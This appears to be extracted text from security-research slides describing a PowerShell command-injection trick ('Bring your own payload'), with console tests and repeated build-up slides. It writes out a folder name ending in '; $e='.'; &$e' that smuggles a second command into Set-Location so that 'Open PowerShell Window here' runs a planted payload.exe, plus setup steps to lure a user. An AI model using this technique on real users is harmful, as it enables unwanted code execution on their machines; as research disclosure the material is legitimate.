
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Podalirius\Desktop\folder> .\payload.exe
PS C:\Users\Podalirius\Desktop\folder> $e='.'; $e\payload.exe
At line:1 char:11
+ $e='.'; $e\payload.exe
+ ~~~~~
Unexpected token '\payload.exe' in expression or statement.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : UnexpectedToken

PS C:\Users\Podalirius\Desktop\folder> $e='.'; &$e\payload.exe
PS C:\Users\Podalirius\Desktop\folder>
```



SH06: Bring your own payload (exe)



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\>
PS C:\folder> $e='.'; &$e\payload.exe
+ ~~~~~
+ $e='.'; &$e\payload.exe
+ ~~~~~
Unexpected token '\payload.exe' in expression or statement.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : UnexpectedToken

PS C:\Users\Podalirius\Desktop> \folder> $e='.'; &$e\payload.exe
PS C:\Users\Podalirius\Desktop> \folder>
```

We could name a folder `folder; $e='.'; &$e` and use the `\` present at the end of the path to achieve execution!

SH06: Bring your own payload (exe)

The command will be:

```
powershell.exe powershell.exe -noexit -command  
Set-Location -literalPath "C:\Users\poc\Desktop\folder; $e='.'; &$e\payload"
```

SH06: Bring your own payload (exe)

The command will be:

```
powershell.exe powershell.exe -noexit -command  
Set-Location -literalPath "C:\Users\poc\Desktop\folder; $e='.'; &$e\payload"
```

Powershell will then interpret this:

```
Set-Location -literalPath C:\Users\poc\Desktop\folder; $e='.'; &$e\payload
```

SH06: Bring your own payload (exe)

The command will be:


```
powershell.exe powershell.exe -noexit -command  
Set-Location -literalPath "C:\Users\poc\Desktop\folder; $e='.'; &$e\payload"
```

Powershell will then interpret this:

```
Set-Location -literalPath C:\Users\poc\Desktop\folder; $e='.'; &$e\payload
```

This will go into the folder `C:\Users\poc\Desktop\folder` where our payload is stored and then execute it with `$e='.'; &$e\payload`


SH06: Bring your own payload (exe)



We will create a folder named “**folder**” which will contain the payload

Then create a folder with the same name as before (**folder**) but ending with **;\$e='.';&\$e**

SH06: Bring your own payload (exe)




We will create a folder named “**folder**” which will contain the payload

Then create a folder with the same name as before (**folder**) but ending with **;\$e='.';&\$e**

Then we need to have a folder named exactly like the payload (either **payload** or **payload.exe** works)

SH06: Bring your own payload (exe)




We will create a folder named “**folder**” which will contain the payload

Then create a folder with the same name as before (**folder**) but ending with **;\$e='.';&\$e**


Then we need to have a folder named exactly like the payload (either **payload** or **payload.exe** works)

To trigger the execution, we need to make a user Shift + Right click “*Open PowerShell Window here*” on the shortcut icon.

